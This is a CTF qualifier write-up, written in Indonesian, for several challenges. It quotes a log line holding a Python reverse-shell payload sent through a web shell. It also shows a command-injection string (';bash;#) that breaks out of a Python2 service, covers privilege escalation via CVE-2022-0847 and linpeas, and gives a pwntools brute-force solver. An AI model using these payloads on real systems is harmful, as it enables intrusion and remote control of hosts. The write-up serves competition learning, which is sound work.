WRITE-UP FOSTIFEST CTF 2022 KUALIFIKASI

8 Oktober 2022

anak kemaren sore

(IPB University)

patsac
arai
jedi

Daftar Isi

Forensic

The Attacker (50 pts)

Untuk melihat ip attacker lakukan analisis pada file access.log. Location file berada pada /var/log/apache2/access.log.1

Content file:

```
192.168.56.1 - - [24/Sep/2022:11:49:30 -0400] "GET
/storage/competition/asd-CTF-17092022040300.php?cmd=python3%20-c%20%27import%20
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2
2192.168.56.1%22,8069));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno()
,2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27 HTTP/1.1" 404 6869 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0"
.
.
```

Dari situ sudah terlihat bahwa aktivitas suspicious terjadi yang mana terlihat melakukan suatu access dari suatu ip.

`Flag : Fostifest{192.168.156.1}`

Initial Access Backdoor (50 pts)

Melakukan pemahaman terhadap deskripsi. Akhirnya setelah mencoba mencari file dan ip yang bener ketemu juga alur dari soal nya. Analisa pertama dilakukan pada file access.log.2 setelah melakukan gunzip pada file.

```
 "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
192.168.56.1 - - [19/Sep/2022:10:58:39 -0400] "GET /storage/competition/hacker-CTF-19092022095831.php HTTP/1.1" 500 193 "
8.56.107/peserta-lomba-notverified" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
192.168.56.1 - - [19/Sep/2022:10:58:42 -0400] "GET /storage/competition/hacker-CTF-19092022095831.php HTTP/1.1" 500 193 "
8.56.107/peserta-lomba-notverified" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
192.168.56.1 - - [19/Sep/2022:10:58:49 -0400] "GET /storage/competition/hacker-CTF-19092022095831.php?cmd=id HTTP/1.1" 20
zilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
192.168.56.1 - - [19/Sep/2022:10:58:54 -0400] "GET /storage/competition/hacker-CTF-19092022095831.php?cmd=ls%20-lah HTTP/
"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
192.168.56.1 - - [19/Sep/2022:11:02:08 -0400] "GET /download-rulebook HTTP/1.1" 200 1575666 "http://192.168.56.107/" "Moz
dows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
192.168.56.1 - - [19/Sep/2022:11:02:31 -0400] "GET /download-rulebook HTTP/1.1" 200 1575666 "http://192.168.56.107/" "Moz
dows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
192.168.56.1 - - [19/Sep/2022:11:02:43 -0400] "GET /login HTTP/1.1" 302 1575 "http://192.168.56.107/" "Mozilla/5.0 (Windo
in64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
192.168.56.1 - - [19/Sep/2022:11:02:43 -0400] "GET /dashboard HTTP/1.1" 200 3714 "http://192.168.56.107/" "Mozilla/5.0 (W
0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0"
root@ubuntu:/var/log/apache2#
```

Ditemukan hacker yang mengakses file lain dengan payload yang hampir mirip seperti soal sebelumnya. Hacker tersebut dapat mengakses shell seperti ‘id’ dan ‘ls -la’. Setelah melakukan pencarian pada file hacker-CTF-*** tersebut mengarahkan kami pada hal baru dimana ditemukan bahwa directory folder lokasi dari file tersebut terkoneksi dengan symlink yang mengarahkan ke directory storage/app/public/competition. Sehingga file lokasi yang benar adalah /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php

Flag :
Fostifest{/var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php}

Interactive Shell (247 pts)

Soal ini merupakan soal lanjutan dari soal sebelum nya "the attacker" yang mana pada file access.log tersebut terlihat hacker mencoba melakukan connect pada port 8069.

Content file:

```
192.168.56.1 - - [24/Sep/2022:11:49:30 -0400] "GET
/storage/competition/asd-CTF-17092022040300.php?cmd=python3%20-c%20%27import%20
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2
2192.168.56.1%22,8069));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno()
,2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27 HTTP/1.1" 404 6869 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0"
.
.
```


Flag : Fostifest{192.168.156.1:8069}

Repo of PE File (325 pts)

Lanjutan dari soal Fosti Server. Soal ini merupakan virtual machine ubuntu (.ova). Pada soal ini langkah yang harus dilakukan adalah mencari url pada github dari repository yang digunakan untuk privilege escalation sesuai dengan deskripsi. Dalam mencari nya, saya melakukan pencarian string "github" dan "CVE" untuk mendapatkan url repository nya.

Command (di root):

- $ grep -nr CVE
- $ grep -nr github





Dari sekian list cve yang ada setelah saya menganalisa lebih jauh. Ada satu yang menarik perhatian saya hal ini karena saya mengingat nightmare saya tahun lalu yaitu locationnya berada pada folder koma "." (soal cyber jawara web) setelah saya akses dan pelajari lebih jauh github dan directory nya github nya mengarahkan kalo CVE ini terkait privilege escalation saya pun yakin ini yang saya cari.

`Flag : Fostifest{https://github.com/Al1ex/CVE-2022-0847}`

Privilege Escalation (325 pts)


Lanjutan dari soal Fosti Server. Soal ini merupakan virtual machine ubuntu (.ova). Pada soal ini yang harus dilakukan adalah mengidentifikasi CVE dari privilege escalation yang digunakan dan file untuk melakukan proses privillege escalationnya saja. Berhubung saya sudah menemukan hal ini pada soal sebelumnya maka tinggal langsung cari file nya saja yang merupakan file exp.






`Flag : Fostifest{CVE-2022-0847:/var/www/.,/root/exp}`


Local Enumeration (388 pts)



Lanjutan dari soal Fosti Server. Soal ini merupakan virtual machine ubuntu (.ova). Pada soal ini merupakan soal yang harus nya dikerjakan sebelumnya dimana urutan pengerjaan yang salah membuat saya sempat pusing memahami arah soal.




Pada folder “.,” terdapat file linpeas.sh yang mana insting forensic investigator yang saya miliki mengatakan file ini suspicious. Setelah bertanya pada google ternyata file ini bisa melakukan privilege escalation dan ada enumeration local system nya.




`Flag : Fostifest{/var/www/.,/linpeas.sh}`


Re-root connect (437 pts)



Pada soal lanjutan ini saya menggunakan pengalaman saya sebagai linux enjoyer dan insting forensic investigator yang saya gabungkan. Pada deskripsi terdapat pernyataan “connect to machine every minute”. Setelah berpikir sepersekian menit hal ini mengingatkan saya pada tools yang fungsi nya untuk melakukan command berulang-ulang pada linux yaitu cronjob. Coba try to locate cron



Benar saja terdapat crontab di ubuntu nya. Namun saya coba command “$ crontab -l” tidak bisa yang akhirnya saya gunakan alternatif langsung cat file crontab nya di etc.



Ditemukan lah file, ip address dan port yang digunakan.

`Flag : Fostifest{/etc/crontab:192.168.56.1:42069}`

Cryptography

Cry really make me cry :((

Web

0 solp, dikit lagi hiks :~(

PWN

Ngga solp :(kapan aku bisa pwning??

PyWN (356 pts)

Diberikan servis pada `nc 103.250.10.198 10011` dan suatu file python bernama fosticrypt.py. Isinya adalah seperti berikut :

fosticrypt.py
#!/usr/bin/env python2

```
import os, sys
import subprocess
from random import randint

class Unbuffered(object):
  def __init__(self, stream):
    self.stream = stream
  def write(self, data):
    self.stream.write(data)
    self.stream.flush()
  def writelines(self, datas):
    self.stream.writelines(datas)
    self.stream.flush()
  def __getattr__(self, attr):
    return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

secret = randint(0, 999999)
blacklist = [" ", "|", "&", "$", '" ", '"']

try:
        key = input("[>] Insert key to use our service: ")

        if key == secret:
                text = raw_input("[>] Plaintext: ")
                for i in blacklist:
                        if i in text or len(text) > 9:
                                print "[!] Not allowed!"
                                exit()

                enc = "echo '{0}' | base64 | rev".format(text)
                procc = subprocess.Popen(enc, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.STDOUT)
                secc = procc.communicate()[0]
                print "[*] Ciphertext :", secc
                exit()
        else:
                print "[!] Wrong!"
except:
        print "[!] Wrong!"
```

Awalnya saya bingung bagaimana cara untuk bypass secretnya. Namun, karena ini menggunakan python2 dan inputnya tidak menggunakan raw_input(), saya bisa meng-assign nilai key menjadi 'secret' itu sendiri. Setelah itu, untuk bisa dapat akses ke shellnya, kita gunakan plaintext yang dimasukkan adalah `';bash;#` . Kutip pertama akan menutup kutip untuk echo,

lalu hashtag di akhir untuk meng-cancel semua string yang ada di sebelah kanan dan menjadikannya sebagai komentar. Visualisasi dari string enc adalah sebagai berikut:

```
echo '';bash;#' | base64 | rev
```

Setelah mendapatkan bash, kita bebas untuk mengirimkan command apa saja. Tetapi agar output dari command tersebut dicetak, harus exit dari bash terlebih dahulu.

Screenshot

```
~/ctf/2022/fostifest/qual/pwn/pywn
> ./nc.sh
[>] Insert key to use our service: secret
[>] Plaintext: ';bash;#
ls
exit
[*] Ciphertext :
flag.txt
fosticrypt.py

[!] Wrong!

~/ctf/2022/fostifest/qual/pwn/pywn
> ./nc.sh
[>] Insert key to use our service: secret
[>] Plaintext: ';bash;#
cat flag.txt
exit
[*] Ciphertext :
Fostifest{ezzzz_python2_pwn_cooyyyyyy}

[!] Wrong!
```

Flag : Fostifest{ezzzz_python2_pwn_cooyyyyyy}

Reverse Engineering

License (464 pts)

Diberikan servis pada `nc 103.250.10.198 31337` dan suatu file binary bernama license. Ketika dicek dengan menggunakan IDA, dia akan meminta 8 license key yang berbeda.

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports


```
11  for ( i = 0; i <= valid_key_for_flag; ++i )
12  {
13    v6 = time(0LL);
14    printf("[>] Enter License: ");
15    __isoc99_scanf("%s", v7);
16    v3 = time(0LL);
17    if ( !check_time_submit(v6, v3) )
18    {
19      puts("[!] Too Slow or Too Fast");
20      exit(-1);
21    }
22    if ( (unsigned __int8)check_key_not_used(i, v7) != 1 )
23    {
24      puts("[!] Key Sudah Digunakan!");
25      exit(-1);
26    }
27    if ( (unsigned __int8)check_key_is_valid(v7) != 1 )
28    {
29      puts("[!] Invalid License");
30      exit(-1);
31    }
32    if ( flag == valid_key_for_flag )
33    {
34      printf("[+] Flag: ");
35      system("cat flag.txt");
36      exit(0);
37    }
38    puts("[+] Valid License");
39    ++flag;
40  }
41  return 0;
42}
```

Pada fungsi check_key_not_used, akan dicek apakah license key yang kita input sama persis atau tidak.


IDA View-A | Pseudocode-A | Hex View-1

```
1  __int64 __fastcall check_key_not_used(int a1, const char *a2)
2{
3  int i; // [rsp+1Ch] [rbp-4h]
4
5  for ( i = 0; i < a1; ++i )
6  {
7    if ( !strcmp(&list_key[69 * i], a2) )
8      return 0LL;
9  }
10 strcpy(&list_key[69 * a1], a2);
11 return 1LL;
12}
```

Pada fungsi check_key_is_valid, dicek apakah panjang dari license key yang diinput sama dengan 29 dengan tanda setrip '-' pada index 6, 12, 18, dan 24.



Dan pada check_time_submit, dicek apakah jeda waktu antara request input dan send input antara 0,9 - 1 detik.



Jadi, karena tidak ada pengecekan isi dari licensenya apa selain dari panjang dan posisi stripnya, kita bisa masukkan suatu random license, lalu kita permutasi saja license tersebut

Solver yang digunakan adalah seperti berikut :

solver.py

```
from pwn import *
from sys import *
import time
from itertools import permutations

BINARY = './license'
HOST = '103.250.10.198'
PORT = 31337
elf = ELF(BINARY, checksec=False)
key = b'01234-56789-abcde-fghij-klmno'
blocks = key.split(b'-')
com_key = permutations(blocks, 5)

def solve():
    global key
```

```
    for k in list(com_key):
        key1 = b"-".join(k)
        time.sleep(0.900000001)
        p.sendlineafter(b'[>] Enter License: ', key1)


if __name__ == '__main__':
    p = process(BINARY)

    if sys.argv[1] == 'r':
        p = remote(HOST, PORT, level='debug')
    elif sys.argv[1] == 'd':
        cmd = '''
        '''
        gdb.attach(p, cmd)

    solve()
    p.interactive()
```

```
jedi@DESKTOP-DTPA5CB: /mnt/d/CTF/fostifest/rev
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/fostifest/rev$ python3 solver.py r
[+] Starting local process './license': pid 742
[+] Opening connection to 103.250.10.198 on port 31337: Done
[DEBUG] Received 0x13 bytes:
    b'[>] Enter License: '
[DEBUG] Sent 0x1e bytes:
    b'01234-56789-abcde-fghij-klmno\n'
[DEBUG] Received 0x25 bytes:
    b'[+] Valid License\n'
    b'[>] Enter License: '
[DEBUG] Sent 0x1e bytes:
    b'01234-56789-abcde-klmno-fghij\n'
[DEBUG] Received 0x25 bytes:
    b'[+] Valid License\n'
    b'[>] Enter License: '
[DEBUG] Sent 0x1e bytes:
    b'01234-56789-fghij-abcde-klmno\n'
[DEBUG] Received 0x25 bytes:
    b'[+] Valid License\n'
    b'[>] Enter License: '
[DEBUG] Sent 0x1e bytes:
    b'01234-56789-fghij-klmno-abcde\n'
[DEBUG] Received 0x25 bytes:
    b'[+] Valid License\n'
    b'[>] Enter License: '
[DEBUG] Sent 0x1e bytes:
    b'01234-56789-klmno-abcde-fghij\n'
[DEBUG] Received 0x25 bytes:
    b'[+] Valid License\n'
    b'[>] Enter License: '
[DEBUG] Sent 0x1e bytes:
    b'01234-56789-klmno-fghij-abcde\n'
[DEBUG] Received 0x25 bytes:
    b'[+] Valid License\n'
    b'[>] Enter License: '
[DEBUG] Sent 0x1e bytes:
    b'01234-abcde-56789-fghij-klmno\n'
[DEBUG] Received 0x25 bytes:
    b'[+] Valid License\n'
    b'[>] Enter License: '
[DEBUG] Sent 0x1e bytes:
    b'01234-abcde-56789-klmno-fghij\n'
[DEBUG] Received 0x32 bytes:
    b'[+] Flag: Fostifest{valid_valid_valid_valid!!!!!}\n'
```

Flag : Fostifest{valid_valid_valid_valid!!!!!}

Bonus


Sanity Check (50 pts)

Flag : Fostifest{Anjazzz_Kelazzzzzzzz}

Fosti Server Password (50 pts)

Flag : Fostifest{fostifest_d52f925a44fe265dcf678e8da09aab79}

Feedback (50 pts)



`Flag : Fostifest{__anjazz_kelazz__}`